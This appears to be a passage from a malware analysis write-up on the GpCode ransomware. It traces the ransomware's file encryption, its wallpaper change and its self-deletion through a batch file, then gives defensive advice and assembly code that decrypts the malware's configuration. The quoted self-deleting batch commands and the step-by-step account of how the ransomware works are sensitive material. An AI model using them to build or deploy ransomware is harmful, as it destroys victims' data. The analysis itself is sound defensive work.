6CE8BE3590ED19C04969F7C4FE074D0C3976788135781AE889A72FA349A8FF0AE749E26E77FC065D251C389115C4AA98D4C4554CA2FFI


After it changes your wallpaper




Resource hacker:




Searching the bitmap resource and drop it in %temp% folder with a random name.
Then it calls an API to set it as wallpaper, with stretch option to fill your entire screen.




Desktop:




Then it continue to search for other files to crypt
And now we know the dropped bitmap is the second blacklisted file.




Let's follow this "brndlog.txt" located in:
C:\Documents and Settings\Administrateur\Application Data\Microsoft\Internet Explorer
It create a handle to the file with GENERIC_READ and use GetFileSize to check if we should encrypt it or not.
After the size check, it use SetFilePointer Function to stores the file pointer in two LONG values
Then it reads the file and store data in a buffer, then it calls CryptEncrypt on the data stored.




After it writes the file (brndlog.txt) with new data.




Now it returns to the core, to add the extention .ENCODED and proceed to the next file.




Once all drives are “crypted”, it quit the "core" and return to the "main place"
It will enter in two procedures and call an API to close the program



The first procedure:




It destroys the key and releases the handle of CSP
Second procedure:



It creates a file called "ntfs_system.bat" (in the same folder as the ransomware)
which contains:
del "C:\Documents and Settings\Administrateur\Bureau\1.exe"
del %0

And execute it, then it Calls the ExitPocess API to close the program




And "ntfs_system.bat" will delete GpCode from our system

All your data are crypted with an executable of 25Kb and there is no possibility to recover them until paying the ransom...
The malware author claim on the txt file:
"after n days all encrypted files will be completely deleted and you will have no chance to get it back."
Like we have see, there is absolutely nothing inside the code for do such action.
It says that just to scare users, pushing them into buying the 'special decrypt program'
Also, people who are not should be aware of the problem and should recognize GpCode from the first and second when the “warnings” appears on your screen.
Pushing Reset/Power button of your PC can save a significant amount of your valuable data
And GpCode dont create a startup key so you can boot safe after an infection.

Conclusion: Backup your data from time to time in a safe place, and dont forget to unplug the storage device which contains these saved data.

Bonus, a tiny app useless who read the cfg file from gpcode :)



.486
.modelflat,stdcall
optioncasemap:none; case sensitive

```
include windows.inc

uselib  MACRO   libname
include     libname.inc
includelib  libname.lib
ENDM



uselib  user32
uselib  kernel32

DlgProc     PROTO:DWORD,:DWORD,:DWORD,:DWORD

IDC_OK          equ 1003
IDC_IDCANCEL    equ 1004
cfg             equ 1

.data?
hInstance       dd      ?   ;dd can be written as dword
buffer1 db9999dup(?)
buffer2 db9999dup(?)
buffer3 db256dup(?)
buffer4 db256dup(?)
nSize dd     ?
pM  dd     ?

.code
start:
invoke  GetModuleHandle, NULL
mov hInstance,eax
invoke  DialogBoxParam, hInstance,101,0,ADDR DlgProc,0
invoke  ExitProcess,eax



DlgProc proc    hWin    :DWORD,
        uMsg    :DWORD,
        wParam  :DWORD,
        lParam  :DWORD

    .if uMsg == WM_COMMAND
        .if wParam == IDC_OK
 INVOKE FindResource,0, cfg, RT_RCDATA
 push eax
 INVOKE SizeofResource,0, eax
 mov nSize, eax
 pop eax
 INVOKE LoadResource,0, eax
 INVOKE LockResource, eax
 mov esi, eax
 mov eax, nSize
 add eax, SIZEOF nSize
 INVOKE GlobalAlloc, GPTR, eax
 mov pM, eax
 mov ecx, nSize
 mov dword ptr [eax], ecx
 add eax, SIZEOF nSize
 mov edi, eax
 rep movsb
        PUSH 55Dh
        PUSH eax
        PUSH offset buffer1
        CALL RtlMoveMemory
        invoke FreeResource,eax
```

```
        mov ebx,offset buffer1
        PUSH 10h
        PUSH ebx
        PUSH offset buffer2
        CALL RtlMoveMemory
        ADD EBX,010h
        MOV EAX,nSize
        SUB EAX,010h
        PUSH EAX
        PUSH EBX
        CALL decrypt
        MOV AL,BYTE PTR DS:[EBX]
        MOV BYTE PTR DS:[buffer3],AL
        ADD EBX,1
        MOV AL,BYTE PTR DS:[EBX]
        MOV BYTE PTR DS:[buffer3+1],AL
        ADD EBX,1
        MOV EAX,DWORD PTR DS:[EBX]
        MOV DWORD PTR DS:[buffer3+2],EAX
        ADD EBX,8
        MOV ECX,DWORD PTR DS:[EBX]
        invoke SetDlgItemText,hWin,1002,ebx
         pop esi
        .elseif wParam == IDC_IDCANCEL
           invoke EndDialog,hWin,0
        .endif
    .elseif uMsg == WM_CLOSE
        invoke  EndDialog,hWin,0
    .endif
    xor eax,eax
    ret
DlgProc endp
decrypt proc
        PUSHAD
        MOV ESI,EBX
        MOV EDI,ESI
        XOR EDX,EDX
        MOV ECX,EAX
@gpcode_00401755:
        CMP EDX,010h
        JNZ @gpcode_0040175C
        XOR EDX,EDX
@gpcode_0040175C:
        LODS BYTE PTR DS:[ESI]
        XOR AL,BYTE PTR DS:[EDX+buffer2]
        STOS BYTE PTR ES:[EDI]
        INC EDX
        DEC ECX
        JNZ @gpcode_00401755
        POPAD
    RET
decrypt endp
end start
```

Resource file:

```
;This Resource Script was generated by WinAsm Studio.

#define IDC_OK 1003
#define IDC_CANCEL 1004

1 RCDATA DISCARDABLE "gpcode.data";this is your cfg file ripped from GpCode

101 DIALOGEX 0,0,294,170
CAPTION "GpCode..."
```

```
FONT 8,"Tahoma"
STYLE 0x80c80880
EXSTYLE 0x00000000
BEGIN
    CONTROL "Read RC_DATA > cfg",IDC_OK,"Button",0x10000001,3,135,287,14,0x00000000
    CONTROL "Quit",IDC_CANCEL,"Button",0x10000000,3,154,287,14,0x00000000
    CONTROL "",1002,"Edit",0x10200044,3,3,287,130,0x00000200
END
```